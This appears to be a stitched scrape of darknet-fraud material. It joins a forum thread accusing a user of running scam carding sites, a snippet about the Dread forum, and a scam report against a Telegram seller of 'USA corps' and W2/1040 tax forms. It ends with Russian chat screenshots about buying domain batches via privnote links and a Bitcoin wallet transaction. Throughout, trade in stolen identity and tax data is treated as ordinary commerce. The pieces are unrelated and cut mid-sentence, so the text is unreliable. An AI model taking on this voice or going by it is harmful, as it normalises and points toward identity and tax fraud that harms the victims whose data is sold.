
/u/exp0sedall

He did/does. He is retired from vending (I think)


Reply Permalink Report Save Give Award

Every single site in the carding section is a scam he runs. Most impersonating established sites and some he made himself. All of them link back to dark.markets in the footer. He didn't "accidentally" list them. He runs them

Walt might have a completely reasonable explanation. Tag /u/waltcranston



moving parts, and they've got too much shit on their plates with Dread. In order for Recon to work, market admins have to properly implement the API and it's understandably difficult and time consuming to do so. I have heard rumors that it is being worked on, but not sure how true that is. Either way, a self-published directory could be a good stop-gap until Recon is ready.



Feb 19, 2022

#1

T Telegram- @gabellaraid
Link to his profile- [redacted]
We talked via telegram, I bought some USA corps from him as he claimed they're fresh but they are not. He gave me junk then i asked for w2 1040 2020, he gave me samples then i paid him for 10 fresh w2 1040 2020 , after payment he told me he is 1-2 hours away from home after disturbing me to pay, then it took him 4-5 hours to responde, then he said he does not have w2 1040 that it's bad and he will give me fresh corps(all his corps are old and junk), i declined that i wanted what I paid for, so he never answered me again. Then i messaged him on my other telegram, he answered ,then i ask for w2 1040 samples, he sent me the same samples again ,then gave a price and this made it clear that he is a scam piece of shit. Uptil now, he never answered me again and he still asking me to pay on my other telegram. I have proofs attached. First pictures are my from my telegram, second pics from my other telegram.

Attachments

photo_2022-02-19_13-4...

photo_2022-02-19_13-4...

photo_2022-02-19_13-4...


photo_2022-02-19_13-4...

photo_2022-02-19_13-4...

photo_2022-02-19_13-4...

photo_2022-02-19_13-47...

photo_2022-02-19_13-5...



ну деньги я отправил если что 13:12 ✓

GK это на долго? 13:26 ✓

GK странно! ты чего пропал?) 14:16 ✓

GK ну ок! я тогда на форум на тебя абузы пишу 15:25 ✓

Активация Windows
Чтобы активировать Windows, перейдите в раздел "Параметры".

Написать сообщение...

21°C Partly sunny ENG 16:16 17.05.2022

H00

HA HOOK ATБ ✓ 15:25
ну ок! я тогда на форум на тебя абузы пишу

Сообщения не найдены

HOOK ATБ
был(а) недавно

давай тогда весь! но завтра) 19:10 ✓✓

GK я сегодня это не проверю! у меня рабочий день закончился 19:11 ✓✓

https://privnote.com/Yf9jTfKf#qKAXspzgN 19:11

HA это пока 1к доменов есть еще 3к 19:12

ну ок 19:12 ✓✓

GK добро! как чекну отп

HA оке 19:12

HA привет чтотам проче

GK привет! в течении ча

посмотрел я твой спи
на 87$

GK https://privnote.com/

HA https://privnote.com/

ну могу забрать это -

https://privnote.com/

тут 29 штук всего за

GK если всё устраивает т

HA у тебя есть файл или
юзать?

Electrum 4.2.1 - crypto_pay_wallet [standard]

Файл Гаманець Вигляд Інструменти Допомога
Історія Надіслати Отримання Канали

Дата	Опис	Сума	Баланс
✓ 2022-05-17 12:56		-0.010121	0.0546062

Транзакція

Ідентифікатор транзакції:
4837c87202c88a44fe7000ee39e318435dd949991bd1d585bf0182138cdd0ff3

Статус: 24 підтверджень
Дата: 2022-05-17 12:56
Витрачена сума: 0.0101 BTC
Комісія: 0.000021 BTC (14.9 sat/byte)

Розмір: 141 bytes
Replace by fee: True
LockTime: 736760 (height)
Висота блоку: 736761

Включено у блок: 000000000000000000001645f1b3cc8b5078a19963e92e746ee76250bd77bfe89

